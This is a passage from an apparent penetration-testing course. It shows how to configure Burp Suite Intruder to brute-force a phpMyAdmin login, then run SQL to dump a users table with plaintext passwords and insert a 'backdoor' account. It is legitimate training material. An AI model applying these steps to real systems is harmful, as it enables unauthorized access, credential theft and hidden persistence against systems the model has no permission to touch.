

Figure 129: Defining the Grep Extract

Again, we'll click *Ok* to save the second extract.

Now that we have our "Recursive Grep" payloads defined, we need to set our payloads by clicking the *Payloads* tab. We will be setting four payloads in total. There is a *Payload set* value for each position we marked and they match the positions sequentially. In other words, set one is for the session cookie, set two is for the session field, set three is the password field, and set four is for the token field.

Payload set one is the *phpMyAdmin* session cookie value. We need to select “Recursive Grep” for the type and then click on *From [_session" value="] to [" />Log]* as our *Payload Option*.



Figure 130: Setting Payload Values

Payload set two is the *set_session* value. It needs to match the value of the *phpMyAdmin* cookie, so we will use the same settings as payload set one - “Recursive Grep” as the type and *From [_session" value="] to [" />Log]* as our *Payload Option*.

Payload set three is the password value. We will configure it to use the “Simple list” payload type. As its name indicates, this payload type uses a simple list of strings. We can add values to the list by manually entering passwords in the text box and clicking *Add*. We will repeat this to enter several common passwords.



Figure 131: Entering Passwords

Finally, payload set four is the *token* value. We will use the "Recursive grep" payload type again and *From [.php" /><input type="hidden" name="token" value="] to [" /><fieldset>]* as our *Payload Option*.



Figure 132: Configuring Payload Set Four

We've performed a number of setup steps so let's review what we've done before starting the attack.

We should have four positions marked on the Positions tab: the values for the *phpMyAdmin* cookie and the POST body values for the *set_session*, *pma_password*, and *token* parameters:



Figure 133: Intruder Settings

Our payloads for set one and two are “Recursive grep” with the session extract payload. Our payload for set three is a “Simple list” with our weak passwords. Finally, our payload for set four is again “Reverse grep” but with the token extract payload.



Figure 134: All Payloads Configured

Once we have verified these settings, we’ll click the *Start attack* button. This presents the following message:



Figure 135: Burp Intruder Limitations

The demo version of intruder will work fine for this demonstration, so we'll click *Ok* to start the attack and send requests with each position we marked replaced with the respective payload values. Burp Suite will open a new window with the results:



Figure 136: Reviewing the Attack Results

If everything is configured correctly, one request will trigger a 302 response, which stands out from the other 200 responses. This entry also contains a "pmaAuth-1" cookie which seems to indicate a successful login. According to the output, Burp Suite was able to log in as root with a password of "root". We can verify this manually in our browser:



Figure 137: phpMyAdmin Console

This example might appear somewhat unusual, but weak or predictable passwords are still far too common in the real world and this demonstration process will certainly work with more complex real-world examples.

We can use our access to phpMyAdmin to execute arbitrary SQL queries directly against the database. If we click on *SQL*, we can write our own SQL queries. We will cover SQL more in-depth later in this module but for now, we will enter "select * from webappdb.users;" as our query to retrieve all the data in the *users* table in the *webappdb* database.



Figure 138: Executing queries via phpMyAdmin

After clicking *Go*, we get the results of our query, including plaintext passwords.



Figure 139: Viewing query results via phpMyAdmin

Not only can we query the database and view table contents but we can also insert data into the database.

Let's create a new user by clicking *Show query box* and entering "insert into webappdb.users(password, username) VALUES ("backdoor","backdoor");". This query will add a new user named "backdoor" with a password of "backdoor".

